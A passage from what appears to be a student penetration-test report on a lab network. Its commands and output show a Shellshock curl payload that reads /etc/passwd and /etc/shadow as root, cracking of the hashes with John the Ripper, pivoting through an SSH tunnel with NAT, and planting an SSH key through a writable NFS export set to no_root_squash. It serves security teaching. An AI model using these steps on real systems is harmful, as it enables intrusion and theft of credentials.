
This system is running:

- **uptime**: 00:53:28 up 1 day, 12:53, 0 users, load average: 0.00, 0.01, 0.05
- **kernel**: Linux xadmin-virtual-machine 3.13.0-24-generic #46-Ubuntu SMP Thu Apr 10 19:11:08 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux
- **Bash Version**: GNU bash, version 4.3.8(1)-release (x86_64-pc-linux-gnu) Copyright (C) 2013 Free Software Foundation, Inc. License GPLv3+: GNU GPL version 3 or later This is free software; you are free to change and redistribute it. There is NO WARRANTY, to the extent permitted by law.

Listing 49: Command to brute-force scan for web content on `192.168.0.242`

```
dirb http://192.168.0.242 /usr/share/wordlists/dirb/
    ↪ big.txt
```

The command `rpcinfo 192.168.0.242` only revealed portmapper services, with no sign of NFS, for instance, as shown in Figure 133.

Figure 133: RPC information from `192.168.0.242`

```
program version netid     address                service    owner
 100000    4    tcp6      ::.0.111               portmapper superuser
 100000    3    tcp6      ::.0.111               portmapper superuser
 100000    4    udp6      ::.0.111               portmapper superuser
 100000    3    udp6      ::.0.111               portmapper superuser
 100000    4    tcp       0.0.0.0.0.111          portmapper superuser
 100000    3    tcp       0.0.0.0.0.111          portmapper superuser
 100000    2    tcp       0.0.0.0.0.111          portmapper superuser
 100000    4    udp       0.0.0.0.0.111          portmapper superuser
 100000    3    udp       0.0.0.0.0.111          portmapper superuser
 100000    2    udp       0.0.0.0.0.111          portmapper superuser
 100000    4    local     /run/rpcbind.sock      portmapper superuser
 100000    3    local     /run/rpcbind.sock      portmapper superuser
 100024    1    udp       0.0.0.0.144.163        status     116
 100024    1    tcp       0.0.0.0.237.86         status     116
 100024    1    udp6      ::.182.185             status     116
 100024    1    tcp6      ::.220.177             status     116
```

As for previous hosts, UDP ports 111 and 631 were not investigated further, as the first is associated with RPC, and for the second, no tools were available. Multicast DNS on port 5353 was enumerated using the Nmap script `dns-service-discovery` using the command in Listing 50. The results of this script are shown in Figure 134, revealing no new information.

Listing 50: Nmap command to enumerate mDNS on `192.168.0.242`

```
nmap -sU -p5353 --script=dns-service-discovery
    ↪ 192.168.0.242
```

Figure 134: Nmap mDNS enumeration results from `192.168.0.242`

```
PORT     STATE SERVICE
5353/udp open  zeroconf
| dns-service-discovery:
|   9/tcp workstation
|_    Address=192.168.0.242 fe80::20c:29ff:fe76:618a
```

3.5.3 Vulnerability Analysis and Exploitation

To attempt to log in via SSH, the two sets of valid credentials for the user `xadmin` were tried, but this was unsuccessful. Since there was no indication that the username `xadmin` was valid on this host, no further brute force attacks were run at this stage.


Since it was likely the web resource `cgi-bin/status` was a bash script, and since the Bash version was 4.3.8, it was deemed highly probable that this resource would be vulnerable to the Shellshock vulnerability. The command in Listing 51 was run to attempt to exploit this vulnerability via the user-agent HTTP header to read the file `/etc/passwd` on this server. This was successful, as shown in

Figure 135, revealing a standard user `xweb`. The output was then saved into the file `242_passwd`, by re-running the command with the redirect operator `> 242_passwd` appended. A similar command was then run, replacing '/bin/cat /etc/passwd' with '/usr/bin/whoami' to determine the current user. This was found to be `root`, as shown in Figure 136.

Listing 51: Command to attempt to exploit Shellshock on `192.168.0.242`


```
curl -A '() { :;}; echo "Content-Type: text/plain";
    ↪ echo; /bin/cat /etc/passwd' http
    ↪://192.168.0.242/cgi-bin/status
```

Figure 135: Reading /etc/passwd using Shellshock on `192.168.0.242`



```
root@kali:~# curl -A '() { :;}; echo "Content-Type: text/plain"; echo; /bin/cat /etc/passwd' http://192.168.0.242/cgi-bin/status
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
messagebus:x:102:106::/var/run/dbus:/bin/false
usbmux:x:103:46:usbmux daemon,,,:/home/usbmux:/bin/false
dnsmasq:x:104:65534:dnsmasq,,,:/var/lib/misc:/bin/false
avahi-autoipd:x:105:113:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
kernoops:x:106:65534:Kernel Oops Tracking Daemon,,,:/:/bin/false
rtkit:x:107:114:RealtimeKit,,,:/proc:/bin/false
saned:x:108:115::/home/saned:/bin/false
whoopsie:x:109:116::/nonexistent:/bin/false
speech-dispatcher:x:110:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/sh
avahi:x:111:117:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
lightdm:x:112:118:Light Display Manager:/var/lib/lightdm:/bin/false
colord:x:113:121:colord colour management daemon,,,:/var/lib/colord:/bin/false
hplip:x:114:7:HPLIP system user,,,:/var/run/hplip:/bin/false
pulse:x:115:122:PulseAudio daemon,,,:/var/run/pulse:/bin/false
statd:x:116:65534::/var/lib/nfs:/bin/false
sshd:x:117:65534::/var/run/sshd:/usr/sbin/nologin
xweb:x:1000:1000::/home/xweb:
```

Figure 136: Checking current user using Shellshock on `192.168.0.242`



```
root@kali:~# curl -A '() { :;}; echo "Content-Type: text/plain"; echo; /usr/bin/whoami' http://192.168.0.242/cgi-bin/status
root
root@kali:~#
```

Since the vulnerable resource was being run as root, the same technique was then used to read the file `/etc/shadow` on the server, saving its contents into the file `242_shadow`. This file revealed two users with password hashes recorded, `root` and `xweb`, as shown in Figure 137.

Figure 137: Contents of `/etc/shadow` on `192.168.0.242`

```
root:$6$0eXU40SB$6OSr83r7Wyj051tiHI8zUrTZ5g9Hire9mq3Y7eA.PWPDQeHHrjoTORgWTBwwfOnSmkhaii.H/y3jyWiTshGqY0:17436:0:99999:7:::
daemon:*:16176:0:99999:7:::
bin:*:16176:0:99999:7:::
sys:*:16176:0:99999:7:::
sync:*:16176:0:99999:7:::
games:*:16176:0:99999:7:::
man:*:16176:0:99999:7:::
lp:*:16176:0:99999:7:::
mail:*:16176:0:99999:7:::
news:*:16176:0:99999:7:::
uucp:*:16176:0:99999:7:::
proxy:*:16176:0:99999:7:::
www-data:*:16176:0:99999:7:::
backup:*:16176:0:99999:7:::
list:*:16176:0:99999:7:::
irc:*:16176:0:99999:7:::
gnats:*:16176:0:99999:7:::
nobody:*:16176:0:99999:7:::
libuuid:!:16176:0:99999:7:::
syslog:*:16176:0:99999:7:::
messagebus:*:16176:0:99999:7:::
usbmux:*:16176:0:99999:7:::
dnsmasq:*:16176:0:99999:7:::
avahi-autoipd:*:16176:0:99999:7:::
kernoops:*:16176:0:99999:7:::
rtkit:*:16176:0:99999:7:::
saned:*:16176:0:99999:7:::
whoopsie:*:16176:0:99999:7:::
speech-dispatcher:!:16176:0:99999:7:::
avahi:*:16176:0:99999:7:::
lightdm:*:16176:0:99999:7:::
colord:*:16176:0:99999:7:::
hplip:*:16176:0:99999:7:::
pulse:*:16176:0:99999:7:::
statd:*:17410:0:99999:7:::
sshd:*:17410:0:99999:7:::
xweb:$6$HvJ4ty7Q$ebRLuoT0xPVb8PS71lfRWPaNjYMzKpa0n3dw.YvFa9vILTSwr8noHgrOf7iHO7tCVglL7/IpBgThgmqXePPY7.:17402:0:99999:7:::
```

The commands in Listing 52 were then run to crack the recovered hashes. Both hashes were successfully cracked, as shown in Figure 138. The password for the user `xweb` was `pears` and the password for `root` was `apple`. The recovered credentials were then manually verified using SSH, as shown in Figures 139 and 140, which also revealed that root login over SSH using a password was enabled. Since root login was enabled with a very weak password, an online brute-force attack against this account over SSH would also have been feasible.

Listing 52: Commands to crack recovered UNIX password hashes

```
unshadow 242_passwd 242_shadow > 242_creds.txt
john 242_creds.txt --wordlist=/usr/share/wordlists/
    ↪ rockyou.txt
```

Figure 138: Passwords cracked using John

```
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
apple            (root)
pears            (xweb)
2g 0:00:01:07 DONE (2020-10-28 21:50) 0.02962g/s 3185p/s 3196c/s 3196C/s pepinos..pakimo
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Figure 139: Verifying credentials for user `xweb` on `192.168.0.242`

```
root@kali:~# ssh xweb@192.168.0.242
The authenticity of host '192.168.0.242 (192.168.0.242)' can't be established.
ECDSA key fingerprint is SHA256:tZhkTHkpAE6l87Plxg7ElSjFvXs7t6/7sOnIf9V8esQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.242' (ECDSA) to the list of known hosts.
xweb@192.168.0.242's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

$
```

Figure 140: Verifying credentials for user `root` on `192.168.0.242`

```
root@kali:~# ssh root@192.168.0.242
root@192.168.0.242's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Wed Sep 27 18:15:49 2017 from 192.168.0.200
root@xadmin-virtual-machine:~#
```

3.5.4 Post-Exploitation: Further Information Gathering

Using the active root SSH session on `192.168.0.242`, the command `ip addr` was run to check for further physical network interfaces on this host. This host was found to have only one physical interface, as shown in Figure 141. The SSH configuration in `/etc/ssh/sshd_config` was then checked, revealing a configuration the same as for previous hosts except that root login was permitted with a password, as shown in Figure 142. The file `/etc/hosts` did not reveal any further hosts, and the ARP table referenced the only other device on the network, `192.168.0.241`, as expected.

Figure 141: Network interfaces on 192.168.0.242

```
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:76:61:8a brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.242/30 brd 192.168.0.243 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fe76:618a/64 scope link
       valid_lft forever preferred_lft forever
```

Figure 142: SSH authentication configuration on 192.168.0.242

```
# Authentication:
LoginGraceTime 120
PermitRootLogin yes
StrictModes yes

RSAAuthentication yes
PubkeyAuthentication yes
```

3.6 Investigating Subnets Beyond the Router at 192.168.0.234: Pivoting from 192.168.0.242

3.6.1 Scanning

From the Kali machine, it had been determined that no hosts were reachable on the networks 192.168.0.64/27 or 192.168.0.96/27, which were situated beyond the router (and probably DMZ firewall) at 192.168.0.234. Additionally, only the host 192.168.0.242 was reachable on the 192.168.0.240/30 subnet; 192.168.0.241, presumably another interface on the router at 192.168.0.234, was also not accessible. Having compromised the host 192.168.0.242, which had been deemed likely to comprise the firewall's DMZ, this host was used a pivot point to attempt to gain access to any previously inaccessible hosts.

To use the host 192.168.0.242 as a pivot point, an SSH tunnel from the Kali machine to this device was created. Using a root SSH session, the SSH configuration in `/etc/ssh/sshd_config` was edited to include the option `PermitTunnel yes` before restarting SSH with `service ssh restart`. The SSH tunnel was then created using the command `ssh -w1:1 root@192.168.0.242`. Having created the tunnel interface `tun1` on each host, the commands in Listing 53 were then run to give this interface an IP address on the Kali machine, before running the commands in Listing 54 via the SSH session on the remote host to give its tunnel interface an IP address.

Listing 53: Commands to give the local tunnel interface an IP address

```
ip addr add dev tun1 2.2.2.1/30
ip link set tun1 up
```

Listing 54: Commands to give the tunnel interface an IP address on `192.168.0.242`

```
ip addr add dev tun1 2.2.2.2/30
ip link set tun1 up
```

To enable IP forwarding and NAT on the remote host, the commands in Listing 55 were then run. Finally, the commands in Listing 56 were run to set up routes to the networks `192.168.0.64/27` and `192.168.0.96/27` and the host `192.168.0.241` via the tunnel interface on the Kali machine.

Listing 55: Commands to enable IPv4 forwarding and NAT on `192.168.0.242`

```
echo 1 > /proc/sys/net/ipv4/conf/all/forwarding
iptables -t nat -A POSTROUTING -s 2.2.2.0/30 -o eth0 -
    ↪ j MASQUERADE
```

Listing 56: Commands to set up routes via the SSH tunnel interface

```
route add -net 192.168.0.64/27 tun1
route add -net 192.168.0.96/27 tun1
route add -host 192.168.0.241 tun1
```

Having set up the SSH tunnel, Nmap was used to ping scan the two relevant networks using the command in Listing 57. This scan revealed one more active host accessible via `192.168.0.242`, `192.168.0.66`, as shown in Figure 143.

Listing 57: Command to ping scan `192.168.0.64/27` and `192.168.0.96/27`

```
nmap -vv -sP 192.168.0.64/27 192.168.0.96/27
```

Figure 143: Nmap ping scan results

```
Nmap scan report for 192.168.0.66
Host is up (0.0039s latency).
Nmap done: 64 IP addresses (1 host up) scanned in 15.00 seconds
```

The commands in Listing 58 and 59 were then run to perform a TCP service scan and a UDP scan, respectively, of this host as well as `192.168.0.241`. The TCP and UDP scan results for `192.168.0.66` are shown in Figures 144 and 145, respectively, while the TCP and UDP scan results for `192.168.0.241` are shown in Figures 146 and 147, respectively.

Listing 58: Nmap command to TCP service scan the given hosts

```
nmap -vv -sV -p- -O 192.168.0.66 192.168.0.241
```

Listing 59: Nmap command to UDP scan the given hosts

```
nmap -vv -sU 192.168.0.66 192.168.0.241
```

Figure 144: Nmap TCP service scan results for `192.168.0.66`

```
22/tcp    open  ssh      syn-ack ttl 61 OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp   open  rpcbind  syn-ack ttl 61 2-4 (RPC #100000)
2049/tcp  open  nfs_acl  syn-ack ttl 61 2-3 (RPC #100227)
36064/tcp open  mountd   syn-ack ttl 61 1-3 (RPC #100005)
40151/tcp open  mountd   syn-ack ttl 61 1-3 (RPC #100005)
41815/tcp open  status   syn-ack ttl 61 1 (RPC #100024)
42431/tcp open  nlockmgr syn-ack ttl 61 1-4 (RPC #100021)
47376/tcp open  mountd   syn-ack ttl 61 1-3 (RPC #100005)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.11 - 4.1
```

Figure 145: Nmap UDP scan results for `192.168.0.66`

```
PORT      STATE          SERVICE         REASON
7/udp     open|filtered  echo            no-response
13/udp    open|filtered  daytime         no-response
38/udp    open|filtered  rap             no-response
111/udp   open           rpcbind         udp-response ttl 61
631/udp   open|filtered  ipp             no-response
767/udp   open|filtered  phonebook       no-response
775/udp   open|filtered  acmaint_transd  no-response
1043/udp  open|filtered  boinc           no-response
1047/udp  open|filtered  neod1           no-response
2049/udp  open           nfs             udp-response ttl 61
3703/udp  open|filtered  adobeserver-3   no-response
5353/udp  open           zeroconf        udp-response ttl 252
```

Figure 146: Nmap TCP service scan results for `192.168.0.241`

```
PORT   STATE SERVICE REASON         VERSION
53/tcp open  domain  syn-ack ttl 63 (generic dns response: NOTIMP)
```

Figure 147: Nmap UDP scan results for `192.168.0.241`

```
PORT    STATE SERVICE REASON
53/udp  open  domain  udp-response ttl 63
123/udp open  ntp     udp-response ttl 63
```

3.6.2 Enumeration

Attempting to connect to the SSH service on `192.168.0.66` resulted in an error revealing that only key-based login was permitted, as shown in Figure 148. The command `showmount -e` was used to enumerate NFS shares, revealing that the root file system was exported to any host in the `192.168.0.0/24` range, as shown in Figure 149. Having created the directory `66`, this share was then mounted using the command in Listing 60. Running the command `touch 66/abc` was successful, returning no read-only file system error message, revealing that this share was writable.

Figure 148: SSH error on `192.168.0.66`

```
root@kali:~# ssh 192.168.0.66
The authenticity of host '192.168.0.66 (192.168.0.66)' can't be established.
ECDSA key fingerprint is SHA256:tZhkTHkpAE6l87Plxg7ElSjFvXs7t6/7sOnIf9V8esQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.66' (ECDSA) to the list of known hosts.
root@192.168.0.66: Permission denied (publickey).
```

Figure 149: NFS shares on `192.168.0.66`

```
Export list for 192.168.0.66:
/ 192.168.0.*
```

Listing 60: Command to mount NFS share from `192.168.0.66`

```
mount -t nfs -o rw 192.168.0.66:/ 66
```

This share was then explored for useful information. The SSH configuration in `/etc/ssh/sshd_config` confirmed that password authentication was forbidden, as shown in Figure 150. The NFS export configuration in `/etc/exports` confirmed that the share was exported with read-write permissions and revealed that the `no_root_squash` option was set, as shown in Figure 151, meaning actions performed by the root user on the client side were mapped to the root user on the server. The file `/etc/passwd` revealed one standard user, `xadmin`, as shown in Figure 152. No useful information was contained in the bash history of the users `xadmin` or `root`, and no SSH keys or authorized key information was found for either user.

Figure 150: SSH configuration on 192.168.0.66

```
# Authentication:
LoginGraceTime 120
PermitRootLogin yes
StrictModes yes

RSAAuthentication yes
PubkeyAuthentication yes
#AuthorizedKeysFile     %h/.ssh/authorized_keys

# Don't read the user's ~/.rhosts and ~/.shosts files
IgnoreRhosts yes
# For this to work you will also need host keys in /etc/ssh_known_hosts
RhostsRSAAuthentication no
# similar for protocol version 2
HostbasedAuthentication no
# Uncomment if you don't trust ~/.ssh/known_hosts for RhostsRSAAuthentication
#IgnoreUserKnownHosts yes

# To enable empty passwords, change to yes (NOT RECOMMENDED)
PermitEmptyPasswords no

# Change to yes to enable challenge-response passwords (beware issues with
# some PAM modules and threads)
ChallengeResponseAuthentication no

# Change to no to disable tunnelled clear text passwords
PasswordAuthentication no
```

Figure 151: NFS configuration on 192.168.0.66

```
# Example for NFSv4:
# /srv/nfs4        gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes  gss/krb5i(rw,sync,no_subtree_check)
#
/ 192.168.0.*(rw,no_root_squash,fsid=32)
```

Figure 152: Contents of `/etc/passwd` on `192.168.0.66`

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
messagebus:x:102:106::/var/run/dbus:/bin/false
usbmux:x:103:46:usbmux daemon,,,:/home/usbmux:/bin/false
dnsmasq:x:104:65534:dnsmasq,,,:/var/lib/misc:/bin/false
avahi-autoipd:x:105:113:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
kernoops:x:106:65534:Kernel Oops Tracking Daemon,,,:/:/bin/false
rtkit:x:107:114:RealtimeKit,,,:/proc:/bin/false
saned:x:108:115::/home/saned:/bin/false
whoopsie:x:109:116::/nonexistent:/bin/false
speech-dispatcher:x:110:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/sh
avahi:x:111:117:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
lightdm:x:112:118:Light Display Manager:/var/lib/lightdm:/bin/false
colord:x:113:121:colord colour management daemon,,,:/var/lib/colord:/bin/false
hplip:x:114:7:HPLIP system user,,,:/var/run/hplip:/bin/false
pulse:x:115:122:PulseAudio daemon,,,:/var/run/pulse:/bin/false
xadmin:x:1000:1000:Abertay,,,:/home/xadmin:/bin/bash
statd:x:116:65534::/var/lib/nfs:/bin/false
sshd:x:117:65534::/var/run/sshd:/usr/sbin/nologin
```

The UDP ports 111 and 2049 are associated with NFS and thus were not separately investigated. Multicast DNS on port 5353 was enumerated using Nmap using the command in Listing 61. As shown in Figure 153, this did not reveal any new information.

Listing 61: Nmap command to enumerate mDNS on `192.168.0.66`

```
nmap -sU -p5353 --script=dns-service-discovery
    ↪ 192.168.0.66
```

Figure 153: mDNS information on `192.168.0.66`

```
PORT     STATE SERVICE
5353/udp open  zeroconf
| dns-service-discovery:
|   9/tcp workstation
|_    Address=192.168.0.66 fe80::20c:29ff:fef9:3bbd
```

The services on `192.168.0.241` were then investigated. The `host` command, for example `host 192.168.0.242 192.168.0.241` was used to attempt to perform reverse DNS queries against the DNS service on TCP port 53, resulting only in 'not found' messages. UDP port 53 was also associated with DNS and thus was not investigated separately. NTP on port 123 was enumerated as previously with the Nmap script `ntp-info`, revealing various system details, as shown in Figure 154.

Figure 154: System information gathered from NTP on `192.168.0.241`

```
PORT    STATE SERVICE REASON
123/udp open  ntp     udp-response ttl 63
| ntp-info:
|   receive time stamp: 2036-02-07T06:28:30
|   version: ntpd 4.2.8p10@1.3728-o Wed May  3 18:47:55 UTC 2017 (1)
|   processor: amd64
|   system: FreeBSD/10.3-RELEASE-p19
|   leap: 0
|   stratum: 12
|   precision: -24
|   rootdelay: 0.000
|   rootdisp: 0.000
|   refid: 127.0.0.1
|   reftime: 0x00000000.00000000
|   clock: 0xe346f314.e515e685
|   peer: 0
|   tc: 3
|   mintc: 3
|   offset: 0.000000
|   frequency: 0.000
|   sys_jitter: 0.000000
|   clk_jitter: 0.000
|_  clk_wander: 0.000\x0D
Service Info: OS: FreeBSD/10.3-RELEASE-p19
```

The NTP service was enumerated with the Nmap script `ntp-info` as previously

3.6.3 Vulnerability Analysis and Exploitation

The SSH version was the same as for previous hosts, `6.6.1p1`, and since password authentication was forbidden, no brute force attack could be launched against it. However, since the root filesystem was exposed with read-write permissions and the `no_root_suqash` option, the root user on the client had full control over the server's file system. Firstly, this access was used to read the `shadow` file, which contained password hashes for the users `xadmin` and `root`, as shown in Figure 155. The commands in Listing 62 were then used to attempt to crack these hashes with John the Ripper. The password for the user `xadmin` was found to be `plums`, as shown in Figure 156.

Figure 155: Contents of `/etc/shadow` on `192.168.0.66`

```
root:$6$nuFN4WBq$hc9czvT58dB03SwX6Ab/xf1VnxOZVlyQ1pi4vG0JQbFAhJ2EvuDyw1PZ3Q.lwADxIwXVbZ1VkraOxDMjlwYiJ0:17431:0:99999:7:::
daemon:*:16176:0:99999:7:::
bin:*:16176:0:99999:7:::
sys:*:16176:0:99999:7:::
sync:*:16176:0:99999:7:::
games:*:16176:0:99999:7:::
man:*:16176:0:99999:7:::
lp:*:16176:0:99999:7:::
mail:*:16176:0:99999:7:::
news:*:16176:0:99999:7:::
uucp:*:16176:0:99999:7:::
proxy:*:16176:0:99999:7:::
www-data:*:16176:0:99999:7:::
backup:*:16176:0:99999:7:::
list:*:16176:0:99999:7:::
irc:*:16176:0:99999:7:::
gnats:*:16176:0:99999:7:::
nobody:*:16176:0:99999:7:::
libuuid:!:16176:0:99999:7:::
syslog:*:16176:0:99999:7:::
messagebus:*:16176:0:99999:7:::
usbmux:*:16176:0:99999:7:::
dnsmasq:*:16176:0:99999:7:::
avahi-autoipd:*:16176:0:99999:7:::
kernoops:*:16176:0:99999:7:::
rtkit:*:16176:0:99999:7:::
saned:*:16176:0:99999:7:::
whoopsie:*:16176:0:99999:7:::
speech-dispatcher:!:16176:0:99999:7:::
avahi:*:16176:0:99999:7:::
lightdm:*:16176:0:99999:7:::
colord:*:16176:0:99999:7:::
hplip:*:16176:0:99999:7:::
pulse:*:16176:0:99999:7:::
xadmin:$6$L1/gVcMW$DORsJg3s3IKQ7ODgBpXSbhv2SinqsU.xMV7tUReTqCyMb5dKT1.h6YQcNR/A2bvH.qRcbBg6QWTcYHRsQTzxR1:17391:0:99999:7:::
statd:*:17410:0:99999:7:::
sshd:*:17410:0:99999:7:::
```

Listing 62: Commands used to crack UNIX password hashes from `192.168.0.66`

```
unshadow 66/etc/passwd 66/etc/shadow > 66_creds.txt
john 66_creds.txt --wordlist=/usr/share/wordlists/
    ↪ rockyou.txt
```

Figure 156: Results of cracking password hashes from `192.168.0.66`

```
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
plums            (xadmin)
1g 0:01:16:06 DONE (2020-10-29 01:59) 0.000218g/s 3141p/s 3177c/s 3177C/s  naptown410..*7¡Vamos!
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Additionally, the ability to write to the file system was used to upload the SSH public key obtained from the host `192.168.0.34` as an authorized key for the user root. The commands in Listing 63 were run to simply copy the public key from this host to the file `root/.ssh/authorized_keys` in the NFS share. Using the command in Listing 64, it was then possible to log in to the server over SSH as root, as shown in Figure 157. Using this SSH session, the NFS version was checked with the command `apt-cache show nfs-kernel-server`, revealing the version was `1.2.8`, as for previous hosts.


Listing 63: Commands to upload an authorized SSH key to `192.168.0.66`

```
mkdir 66/root/.ssh
cp 34/.ssh/id_rsa.pub 66/root/.ssh/authorized_keys
```

Listing 64: Command to log in to `192.168.0.66` as root

```
ssh -i 34/.ssh/id_rsa root@192.168.0.66
```

Figure 157: Successful root SSH login to `192.168.0.66`



No vulnerabilities were discovered for the services on `192.168.0.241`.

3.6.4 Post-Exploitation: Further Information Gathering

